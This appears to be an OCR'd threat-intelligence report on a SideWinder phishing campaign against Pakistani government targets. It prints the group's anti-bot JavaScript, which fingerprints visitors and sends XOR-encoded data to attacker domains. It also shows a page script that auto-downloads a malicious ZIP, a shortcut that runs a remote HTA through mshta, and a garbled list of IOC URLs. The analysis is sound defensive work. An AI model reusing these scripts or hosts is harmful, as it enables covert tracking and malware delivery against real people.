


Image 18. Screenshot of the platform compatibility error

Detection of a client's browser environment

The script is written to collect everything it can reach to verify that the user is not a researcher or passerby on the internet:

- *Geo-position – check*;

```
<script>
    function buttonClick() {
        if (navigator.geolocation) {
            navigator.geolocation.getCurrentPosition(showPosition);
        } else {
            x.innerHTML = 'Geolocation is not supported by this browser.';
        }
    }

    function showPosition(position) {
        alert(`lat ${position.coords.latitude} long ${position.coords.longitude}`);
    }
</script>
```

Image 19. A snippet of SideWinder.AntiBot.Script

- Version of the operating system – check;
- Data about the user agent – check;
- System language settings – check;
- The number of logical processors – check;
- Accessing the CredentialsContainer interface, which can return saved passwords from the browser if the necessary function is called. (not used);

```
function getBrowserDetails(gpuData) {
    var result = {};
    try {
        result.gpuData = gpuData;
        result.navigatorInfo = {
            oscpu: navigator.oscpu,
            credentials: navigator.credentials,
            clipboard: navigator.clipboard,
            hardwareConcurrency: navigator.hardwareConcurrency,
            geolocation: navigator.geolocation,
            userAgent: navigator.userAgent,
            language: navigator.language,
            languages: navigator.languages
        };
        try {
            result.canvasSupported = isCanvasSupported();
        } catch (canvasErr) {}

        result.utcOffset = new Date().getTimezoneOffset() / 60;
        postData(result);
    } catch (err) {
        redirect();
    }
}
```

Image 20. A snippet of SideWinder.AntiBot.Script

- A feature that avoids automatic analysis using the Headless version of Chrome – check;

```
function execute() {
    try {
        if (/HeadlessChrome/.test(window.navigator.userAgent)) {
            postDetection('Chrome headless detected in user agent');
        }
        else if (navigator.webdriver) {
            postDetection('Chrome headless detected webdriver present');
        }else if (navigator.language === '') {
            postDetection('Chrome headless detected no language');
        } else {
            DetectGPU.getGPUTier()
                .then((data) => {
                    getBrowserDetails(data);
                })
                .catch((err) => {
                    getBrowserDetails(err);
                });
        }
    } catch (error) {
        redirect();
    }
}
```

Image 21. A snippet of SideWinder.AntiBot.Script

- A list of possible video cards used and checking their compliance with the screen size. (Images 22 and 23):

```
var t = [
        'geforce 320m',
        'geforce 8600',
        'geforce 8600m gt',
        'geforce 8800 gs',
        'geforce 8800 gt',
        'geforce 9400',
        'geforce 9400m g',
        'geforce 9400m',
        'geforce 9600m gt',
        'geforce 9600m',
        'geforce fx go5200',
        'geforce gt 120',
        'geforce gt 130',
        'geforce gt 330m',
        'geforce gtx 285',
        'google swiftshader',
        'intel g41',
        'intel g45',
        'intel gma 4500mhd',
        'intel gma x3100',
        'intel hd 3000',
        'intel q45',
        'legacy',
        'mali-2',
        'mali-3',
        'mali-4',
        'quadro fx 1500',
        'quadro fx 4',
        'quadro fx 5',
        'radeon hd 2400',
        'radeon hd 2600',
        'radeon hd 4670',
        'radeon hd 4850',
        'radeon hd 4870',
        'radeon hd 5670',
        'radeon hd 5750',
        'radeon hd 6290',
        'radeon hd 6300',
        'radeon hd 6310',
        'radeon hd 6320',
        'radeon hd 6490m',
        'radeon hd 6630m',
        'radeon hd 6750m',
        'radeon hd 6770m',
        'radeon hd 6970m',
        'radeon r9 200',
        'sgx 543',
        'sgx543'
    ],
```

Image 22. A snippet of SideWinder.AntiBot.Script

```
function (e) {
    return r(void 0, void 0, void 0, function () {
        var r;
        return n(this, function (n) {
            switch (n.label) {
                case 0:
                    return [
                        4,
                        new Promise((res, rej) => {
                            return res([
                                '3.1.18',
                                [
                                    'intel hd graphics 5000',
                                    '5000',
                                    0,
                                    [
                                        [1366, 768, 45],
                                        [1440, 900, 47],
                                        [1920, 1032, 25],
                                        [1920, 1080, 34],
                                        [2160, 1439, 19],
                                        [2160, 1440, 23],
                                        [2560, 1440, 15]
                                    ]
                                ],
                                [
                                    'intel iris pro graphics 5200',
                                    '5200',
                                    0,
                                    [
                                        [1920, 1080, 78],
                                        [2879, 1800, 24],
                                        [2880, 1800, 21],
                                        [3840, 2400, 27]
                                    ]
                                ],
                                [
                                    'intel hd graphics 4600',
                                    '4600',
                                    0,
                                    [
                                        [1366, 768, 58],
                                        [1280, 960, 65],
                                        [1280, 1024, 60],
                                        [1600, 900, 37],
                                        [1680, 1050, 31],
                                        [1600, 1200, 47],
                                        [1920, 1080, 23],
                                        [1920, 1200, 22],
                                        [3840, 2160, 9]
```

Image 23. A snippet of SideWinder.AntiBot.Script

```
var c = e.getAttribLocation(d, 'aPosition');
e.vertexAttribPointer(c, 3, 5126, !1, 0, 0),
    e.enableVertexAttribArray(c),
    e.clearColor(1, 1, 1, 1),
    e.clear(16384),
    e.viewport(0, 0, 1, 1),
    e.drawArrays(4, 0, 3);
var u = new Uint8Array(4);
e.readPixels(0, 0, 1, 1, 6408, 5121, u),
    e.deleteProgram(d),
    e.deleteBuffer(l),
    (t =
        {
            801621810: (null == i ? void 0 : i.isIpad)
                ? ['apple a12x gpu']
                : [
                      'apple a11 gpu',
                      'apple a12 gpu',
                      'apple a13 gpu',
                      'apple a14 gpu'
                  ],
            8016218135: (null == i ? void 0 : i.isIpad)
                ? ['apple a9x gpu', 'apple a10 gpu', 'apple a10x gpu']
                : ['apple a9 gpu', 'apple a10 gpu']
        }[u.join('')] || t);
```

Image 24. A snippet of SideWinder.AntiBot.Script

- Check for compliance with operating systems from the list:

```
var o = 'undefined' == typeof window,
    i = (function () {
        if (!o) {
            var e = window.navigator,
                r = e.userAgent,
                n = e.platform,
                t = e.maxTouchPoints,
                a = /(iphone|ipod|ipad)/i.test(r),
                i = 'iPad' === n || ('MacIntel' === n && t > 0 && !window.MSStream);
            return {
                isIpad: i,
                isMobile: /android/i.test(r) || a || i,
                isSafari12: /Version\/12.+Safari/.test(r)
            };
        }
    })(),
```

Image 25. A snippet of SideWinder.AntiBot.Script

- And most importantly, the function of issuing a malicious file and the function to redirect to a legitimate resource.

```
var postUrl = 'https://finance.pakgov.net/733/1/670/2/0/0/1873873367/vmtaYfTCLl9rxEMDZE4r7gNeDe7zY1sygjT75Ytj/files-a818a38e/ads';

function encode(data, xorKey) {
    let enc = new TextEncoder();
    let dataBuff = enc.encode(data);
    let keyBuff = enc.encode(xorKey);

    let output = [];

    for (let i = 0; i < dataBuff.length; i++) output[i] = dataBuff[i] ^ keyBuff[i % keyBuff.length];

    return new Blob([new Uint8Array(output)]);
}

function redirect() {
    window.location.replace('https://www.finance.gov.pk/circulars/circular_14042022_2.pdf');
}

function postData(data) {
    try {
        var secretKey = '44-7A-B3-BA-CA-C6-5F-3A-D9-A4-C2-18-76-7D-4F';
        const finalData = JSON.stringify(data);
        const encriptedData = encode(finalData, secretKey);

        fetch(postUrl, {
            method: 'POST',
            headers: {
                'Content-Type': 'application/text'
            },
            body: encriptedData
        })
            .then(() => {
                redirect();
            })
            .catch((err) => {
                redirect();
            });
    } catch (err) {
        redirect();
    }
```

Image 26. A snippet of SideWinder.AntiBot.Script

However, in another script found on another malicious domain – finance.govpk-mail[.]net – the redirect function still led to a link with a payload:

```
var postUrl = 'https://finance.govpk-mail.net/15523/1/12443/2/0/0/1874249928/Apitri1CzfcKwpON8aAPwt8eKeUDevQEseXEo3rL/files-55c10e22/ads';

function encode(data, xorKey) {
    let enc = new TextEncoder();
    let dataBuff = enc.encode(data);
    let keyBuff = enc.encode(xorKey);

    let output = [];

    for (let i = 0; i < dataBuff.length; i++) output[i] = dataBuff[i] ^ keyBuff[i % keyBuff.length];

    return new Blob([new Uint8Array(output)]);
}

function redirect() {
    window.location.replace('https://finance.govpk-mail.net/15523/1/12443/2/0/1/1874249928/Apitri1CzfcKwpON8aAPwt8eKeUDevQEseXEo3rL/
        files-7706d8ab/');
}

function postData(data) {
    try {
        var secretKey = '48-A3-8D-86-0F-A5-65-13-74-A3-F5-CF-21-AA-55';
        const finalData = JSON.stringify(data);
        const encriptedData = encode(finalData, secretKey);

        fetch(postUrl, {
            method: 'POST',
            headers: {
                'Content-Type': 'application/text'
            },
            body: encriptedData
        })
```

Image 27. A snippet of SideWinder.AntiBot.Script

Accordingly, the structure of network requests on this domain is as follows:

Requests

URL	IP	Method	Status	Type	Mime	Size	
https://finance.govpk-mail.net/financecircular-38149cbd **SideWinder.AntiBot.Script**	92.118.190.165	GET	200	Document	text/html	109027	Request headers Response headers Body
https://finance.govpk-mail.net/15523/1/12443/2/0/0/1874249928/Apitri1CzfcKwpON8aAPwt8eKeUDevQEseXEo3rL/files-55c10e22/ads net::ERR_ABORTED	92.118.190.165	POST	200	Fetch			Request headers Response headers
https://finance.govpk-mail.net/15523/1/12443/2/0/1/1874249928/Apitri1CzfcKwpON8aAPwt8eKeUDevQEseXEo3rL/files-7706d8ab/ **Payload Delivery**	92.118.190.165	GET	200	Document	text/html	2340	Request headers Response headers Body
https://finance.govpk-mail.net/15523/1/12443/2/0/1/1874249929/Apitri1CzfcKwpON8aAPwt8eKeUDevQEseXEo3rL/files-155e0949/zip	92.118.190.165	GET	200	XHR	application/html	2846	Request headers Response headers Body

Image 28. Screenshot with network requests

The screenshot above shows link clicks from the initial phishing link – *hxxps://finance.govpk-mail[.]net/financecircular-38149cbd* to the page with the script, which is responsible for releasing the malicious file:

```
<html>
<head>
    <script type="text/javascript">
        var xhr = new XMLHttpRequest();
        xhr.open('GET', "https://finance.govpk-mail.net/15523/1/12443/2/0/1/1874249929/Apitri1CzfcKwpON8aAPwt8eKeUDevQEseXEo3rL/files-155e0949/zip", true);
        xhr.responseType = 'arraybuffer';
        xhr.onload = function () {
            if (this.status === 200) {
                var filename = "Pay and Pension Increase Circular_Finance Division.zip";
                var disposition = xhr.getResponseHeader('Content-Disposition');
                if (disposition && disposition.indexOf('attachment') !== -1) {
                    var filenameRegex = /filename[^;=\n]*=((['"]).*?\2|[^;\n]*)/;
                    var matches = filenameRegex.exec(disposition);
                    if (matches != null && matches[1]) filename = matches[1].replace(/['"]/g, '');
                }
                var type = "application/zip";   //mime type
                var ar = new Uint8Array(this.response);
                ar[0] = 0x50;
                ar[1] = 0x4b;
                var blob = new Blob([ar], { type: type });
                if (typeof window.navigator.msSaveBlob !== 'undefined') {
                    window.navigator.msSaveBlob(blob, filename);
                } else {
                    var URL = window.URL || window.webkitURL;
                    var downloadUrl = URL.createObjectURL(blob);

                    if (filename) {
                        var a = document.createElement("a");
                        if (typeof a.download === 'undefined') {
                            window.location = downloadUrl;
                        } else {
                            a.href = downloadUrl;
                            a.download = filename;
                            document.body.appendChild(a);
                            a.click();
                        }
                    } else {
                        window.location = downloadUrl;
                    }

                    setTimeout(function () { URL.revokeObjectURL(downloadUrl); close(); }, 100); // cleanup
                }
            }
        };
        xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
        xhr.send();

    </script>
</head>
<body>
</body>
```


Image 29. A piece of malicious code that issues a payload

Payload

In one case the downloadable file (*SHA1- 4421f214c91a08ac0318871c6f918cfffe36d039*) was an archive named "*Pay and Pension Increase Circular_Finance Division.zip*"

The contents of this archive consist of files:


- *64a889e35b10a902170abe092c6c6b8f16c66dd1 – Pay and Pension Increase Circular_Finance Division.pdf.lnk;*
- *5e5e038453fde5ddf57820783dd9ce8f5f042df2 – ~wnotification002.tmp;*
- *6a99ce5387c5b67602b2ef633bfbdc184e4d845c – ~wnotification003.tmp.*



```
2392 May 17 08:13 'Pay and Pension Increase Circular_Finance Division.pdf.lnk'
   2 May 17 08:13 '~wnotification002.tmp'
   2 May 17 08:13 '~wnotification003.tmp'
```

Image 30. Contents of "Pay and Pension Increase Circular_Finance Division.zip"

"Pay and Pension Increase Circular_Finance Division.pdf.lnk" is a shortcut that contains a command to download and execute the file *hxxps://finance.govpk-mail[.]net/15523/1/12443/2/0/0/1/1874254181/79DWxM3xhqvyZapU4oq7D3M8j5wB6f4HVHnbIEc/files-60b6e42b/hta* using MSHTA.



Pay and Pension Increase Circular_Finance Division.pdf.lnk ×

```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000h: 4C 00 00 00 01 14 02 00 00 00 00 00 C0 00 00 00 L...........À...
0010h: 00 00 00 46 FB 02 08 00 20 00 00 00 36 B7 28 0E ...Fû... ...6·(.
0020h: DE AC D5 01 6F 1B 93 32 FA 18 D8 01 36 B7 28 0E Þ¬Õ.o."2Ú.Ø.6·(.
0030h: DE AC D5 01 00 3A 00 00 01 00 00 00 01 00 00 00 Þ¬Õ..:............
0040h: 00 00 00 00 00 00 00 00 00 00 00 00 3B 01 14 00 ............;...
0050h: 1F 50 E0 4F D0 20 EA 3A 69 10 A2 D8 08 00 2B 30 .PàOÐ ê:i.¢Ø..+0
0060h: 30 9D 19 00 2F 43 3A 5C 00 00 00 00 00 00 00 00 0.../C:\........
0070h: 00 00 00 00 00 00 00 00 00 00 00 56 00 31 00 00 ...........V.1..
0080h: 00 00 00 81 52 B0 79 10 00 57 69 6E 64 6F 77 73 ....R°y..Windows
0090h: 00 40 00 09 00 04 00 EF BE 87 4F 77 48 43 54 A5 .@.....i¾‡OwHCT¥
00A0h: 62 2E 00 00 00 87 06 00 00 00 00 01 00 00 00 00 b....‡..........
00B0h: 00 00 00 00 00 00 00 00 00 00 00 97 E2 2A 01 57 ............â*.W
00C0h: 00 69 00 6E 00 64 00 6F 00 77 00 73 00 00 00 16 .i.n.d.o.w.s....
00D0h: 00 5A 00 31 00 00 00 00 00 2D 54 D5 35 10 00 53 .Z.1.....-TÕ5..S
00E0h: 79 73 74 65 6D 33 32 00 00 42 00 09 00 04 00 EF ystem32..B.....i
00F0h: BE 87 4F 77 48 43 54 C1 62 2E 00 00 00 FA 0D 00 ¾‡OwHCTÁb....ú..
0100h: 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 ................
0110h: 00 00 00 D5 9F DB 00 53 00 79 00 73 00 74 00 65 ...ÕŸÛ.S.y.s.t.e
0120h: 00 6D 00 33 00 32 00 00 00 18 00 5C 00 32 00 00 .m.3.2.....\.2..
0130h: 3A 00 00 87 4F 34 49 20 00 79 74 72 73 66 2E 65 :..‡O4I .ytrsf.e
0140h: 78 65 00 44 00 09 00 04 00 EF BE 87 4F 34 49 43 xe.D.....i¾‡O4IC
0150h: 54 2B 5D 2E 00 00 00 54 A2 00 00 00 00 01 00 00 T+]....T¢.......
0160h: 00 00 00 74 00 00 00 00 00 00 00 00 00 CA 2A 25 ...t.........Ê*%
0170h: 00 6D 00 73 00 68 00 74 00 61 00 2E 00 65 00 78 .m.s.h.t.a...e.x
0180h: 00 65 00 00 00 18 00 00 00 4C 00 00 00 1C 00 00 .e.......L......
0190h: 00 01 00 00 00 1C 00 00 00 2D 00 00 00 00 00 00 .........-......
01A0h: 00 4B 00 00 00 11 00 00 00 03 00 00 00 47 3A 79 .K...........G:y
01B0h: 98 10 00 00 00 00 43 3A 5C 57 69 6E 64 6F 77 73 ˜.....C:\Windows
01C0h: 5C 53 79 73 74 65 6D 33 32 5C 79 74 72 73 66 2E \System32\ytrsf.
```

Template Results - LNK.bt

Name	Value	Start	Size	Color
struct ShellLinkHeader sShellLinkHeader		0h	4Ch	Fg: Bg:
struct LinkTargetIDList sLinkTargetID...	CLSID_MyComputer\C:\Windows\System32\mshta.exe	4Ch	130h	Fg: Bg:
struct LinkInfo sLinkInfo		189h	4Ch	Fg: Bg:
struct StringData RELATIVE_PATH	..\..\..\Windows\System32\mshta.exe	1D5h	4Eh	Fg: Bg:
struct StringData WORKING_DIR	%windir%\System32	223h	24h	Fg: Bg:
struct StringData COMMAND_LINE_A...	https://finance.govpk-mail.net/15523/1/12443/2/0/1/1874254181/79DWxM3xhqvyZapU4oq7D3M8j5wB6f4HVHnbIEc/files-60b6e42b/hta	247h	F4h	Fg: Bg:
struct StringData ICON_LOCATION	%windir%\System32\shell32.dll	338h	3Ch	Fg: Bg:
struct ExtraData sExtraData		377h	5E1h	Fg: Bg:

Image 31. Contents of "Pay and Pension Increase Circular_Finance Division.pdf.lnk

Unfortunately, the second stage of the payload turned out to be inactive, so we got a "*404 Not Found*" error.




Image 32. Screenshot of the error receiving the second stage of the payload.

However, this attack is not unique to SideWinder group. HTAs typically contain PowerShell, VBScript, or JavaScript, and the latter has been seen more often in recent attacks.

HTAs are typically used to download files for later use by the DLL-sideloading technique. In some cases, HTAs also upload a decoy document, usually in PDF format, to put the victim's attention down.

The use of this technique by this group was mentioned publicly by researchers from **weixin**:




Image 33. Fragment of Kill Chain taken from https://mp.weixin.qq.com/s/Kkta59k7r81uIBjJvE9pCw

When using this technique, HTA will load the "Duser.dll" file and copy the system file "credwiz.exe" into the same directory. The "credwiz.exe" loads "Duser.dll" with the Dll Side-Loading technique, which in turn downloads and executes the final backdoor.

The final backdoor allows the attacker:

- Collect system information;
- Collect list of files and paths to them;
- Collect selected files;
- Update commands and C2 addresses.

Sidewinder antibot – Conclusion

Given the **SideWinder**'s widespread activity deploying new command and control servers and the number of observed phishing links, Group-IB Threat Intelligence team decided to publish these findings so that potential targets in Pakistan identified as part of the research could check their networks and identify attacks by Sidewinder that are in early stages. If you believe you may be a victim of similar phishing campaigns or that you may be one of the attackers' targets, please reach out.

IOCs

Fragment of **SideWinder.AntiBot.Script** from *https://finance.pakgov[.]net/salary-a4222e91*

```
function buttonClick() {
  if (navigator.geolocation) {
    navigator.geolocation.getCurrentPosition(showPosition);
  } else {
    x.innerHTML = 'Geolocation is not supported by this browser.';
  }
}

function showPosition(position) {
  alert(`lat ${position.coords.latitude} long ${position.coords.longitude}`);
}

var postUrl = 'https://finance.pakgov[.]net/733/1/670/2/0/0/1874372994/HvEdALWHsRoqS3eIArlDgXiyAcvV5TsjfqF7kV

function encode(data, xorKey) {
  let enc = new TextEncoder();
  let dataBuff = enc.encode(data);
  let keyBuff = enc.encode(xorKey);

  let output = [];

  for (let i = 0; i < dataBuff.length; i++) output[i] = dataBuff[i] ^ keyBuff[i % keyBuff.length];

  return new Blob([new Uint8Array(output)]);
}

function redirect() {
  window.location.replace('https://www.finance.gov.pk/circulars/circular_14042022_2.pdf');
}

function postData(data) {
  try {
    var secretKey = '34-D4-3D-5B-6E-31-77-E7-27-06-96-CE-BE-E6-B5';
    const finalData = JSON.stringify(data);
    const encriptedData = encode(finalData, secretKey);

    fetch(postUrl, {
      method: 'POST',
      headers: {
        'Content-Type': 'application/text'
      },
      body: encriptedData
    })
      .then(() => {
        redirect();
      })
      .catch((err) => {
        redirect();
      });
  } catch (err) {
    redirect();
  }
}
```

```
function isCanvasSupported() {
  var elem = document.createElement('canvas');
  return !!(elem.getContext && elem.getContext('2d'));
}

function getBrowserDetails(gpuData) {
  var result = {};
  try {
    result.gpuData = gpuData;
    result.navigatorInfo = {
      oscpu: navigator.oscpu,
      credentials: navigator.credentials,
      clipboard: navigator.clipboard,
      hardwareConcurrency: navigator.hardwareConcurrency,
      geolocation: navigator.geolocation,
      userAgent: navigator.userAgent,
      language: navigator.language,
      languages: navigator.languages
    };
    try {
      result.canvasSupported = isCanvasSupported();
    } catch (canvasErr) {}

    result.utcOffset = new Date().getTimezoneOffset() / 60;
    postData(result);
  } catch (err) {
    redirect();
  }
}

function postDetection(data) {
  var detectionPostUrl = 'https://finance.pakgov[.]net/733/1/670/2/0/0/1874372994/HvEdALWHsRoqS3eIArlDgXiyAcv'
  try {
    fetch(detectionPostUrl, {
      method: 'POST',
      headers: {
        'Content-Type': 'application/text'
      },
      body: data
    })
      .then(() => {
        redirect();
      })
      .catch((err) => {
        redirect();
      });
  } catch (err) {
    redirect();
  }
}
```

Phishing URLs

arrow_drop_down

https://ministryofinterior.fileserve[.]work/189/1/431/2/0/0/1817120272/n6hq7tuwvckap8aqky5iyudrhxtfwxg9rnvsr5qd/files-ea38b848/htahttps://cnmm.int-secure[.]org/2557/1/51442/3/3/0/1834645296/files-69552039/0/datahttps://cnmm.int-secure[.]org/2557/1/51442/3/3/0/1835115357/files-10f645a5/0https://cnmm.int-secure[.]org/2557/1/51442/3/1/1/1834645296/files-0e3ab90b/0https://cnmm.int-secure[.]org/2557/1/51442/3/1/1/1835115357/files-0efe466b/0https://cnmm.int-secure[.]org/2557/1/51442/3/0/1835115357/files-10f645a5/0/datahttps://cmm.int-secure[.]org/2557/1/51442/2/0/0/0/files-0a14cf32/file.rtfhttps://cnmm.int-secure[.]org/2557/1/51442/2/0/0/0/files-0a14cf32/file.rtfhttps://independenceday.pafwa[.]info/87/1/39/2/0/0/1816006329/5iendp3hdsknaqhlibalqtlqalh1nw6bqqubvsea/files-2e615636/htahttps://cloud-apt[.]net/202/h5lvzvpjay89njsklmam4psgoxdnzrgs0ybwrvt7/20/11248/371a005ahttps://independenceday.pafwa[.]info/87/1/39/2/0/0/1816006329https://as
8a7a725b/0https://as.pakmarines[.]com/4982/1/1555/3/1/1/1844827718/files-bb0e9609/0https://dsadsa.pakmarines[.]com/4975/1/1555/3/1/1/1837824751/files-5352474c/0https://pqa.gov.pakmarines[.]com/4958/1/2657/2/0/0/0/files-

f8032b2c/file.rtfhttps://pqa.gov.pakmarines[.]com/4958/1/2657/2/0/0/0/files-f8032b2chttps://luckydraw.csd-
pk[.]co/137/1/39/2/0/0/1812896830/tfucucdhcs3bjtzxyegiy7jy0qsxlmwpuetiphsv/files-0909d81c/htahttps://luckydraw.csd-
pk[.]co/137/1/39/2/0/0/1812896830/tfucucdhcs3bjtzxyegiy7jy0qsxlmwpuetiphsv%20/files-
0909d81c/htahttps://defencelk.cvix[.]live/3023/1/54082/2/0/0/0/m/files-
0c31ed2d/file.rtfhttps://mailoutlookcom.cvix[.]live/2912/1/53734/2/0/0/0/m/files-
74a3adce/file.rtfhttps://karachishipyard.krlwin[.]org/14231/1/3025/2/0/0/0/m/files-5ad64a22/file.rtfhttps://fbr.pak-
web[.]com/14548/1/16870/2/0/0/1815657101/ut5paxr8gwxsmv0qczncwpv1qhefzbr5ux5wbupt/files-
48dde7df/htahttps://fbr.pak-web[.]com/14548/1/16870/2/0/0/1815655910https://mofa-gov-pk.fdn-
trace[.]net/14017/1/3529/3/3/0/1835460795/files-f65724ef/0/datahttps://dgmp-paknavy.mod-
pk[.]com/14325/1/10/2/0/0/0/m/files-5291bef6/file.rtfhttps://dgmp-paknavy.mod-
pk[.]com/14325/1/10/3/3/0/1865884360/uaixa3upvnbi8gnaga2egfgunqxzuvvieq4r3ytr/files-984c52a9/0/datahttps://dgmp-
paknavy.mod-pk[.]com/14325/1/10/2/0/0/0/m/files-5291bef6https://dgmp-paknavy.mod-
pk[.]com/14325/1/10/3/1/1/1865884360/uaixa3upvnbi8gnaga2egfgunqxzuvvieq4r3ytr/files-
f3046d06/1https://islamabadclub.docuserve[.]ltd/327/1/1355/2/0/1/1827674795/s5wqcolcbycfkvdb2559rb6kkulhmakgf2lrjd5e/files-
cfa8d5c4/htahttps://mofa.iugur[.]live/2623/1/45326/3/3/0/1833591826/files-
8b7ce54d/0/datahttps://mofa.iugur[.]live/2623/1/45326/2/0/0/0/files-
5d797627/file.rtfhttps://srilankanavy.ksew[.]org/5471/1/1101/3/1/1/1870354104/v%e2%80%a6https://srilankanavy.ksew[.]org/5471/1/1101/3/3/0/187035
72d56628/0/datahttps://srilankanavy.ksew[.]org/5471/1/1101/2/0/0/0/m/files-
cd6e6dbdhttps://srilankanavy.ksew[.]org/5471/1/1101/2/0/0/0/m/files-
cd6e6dbd/file.rtfhttps://srilankanavy.ksew[.]org/5471/1/1101/3/1/1/1870354104/vb2narnbuxuwxaavjxzhv8p5cs4qa5nziizebg1t/files-
17eb20c8/1https://paknavy.edu-cx[.]org/2862/1/35022/2/0/0/0/m/files-5c23f212/file.rtfhttps://paknavy.edu-
cx[.]org/2862/1/35022/3/3/1/1819781955/auvid5r6ddzaaazj2ayijgnnhpc1rolg6hdktlop/files-
d2ab4d1d/1/lapdhttps://paknavy.edu-cx[.]org/2862/1/35022/2/0/0/0/mhttps://paknavy.edu-
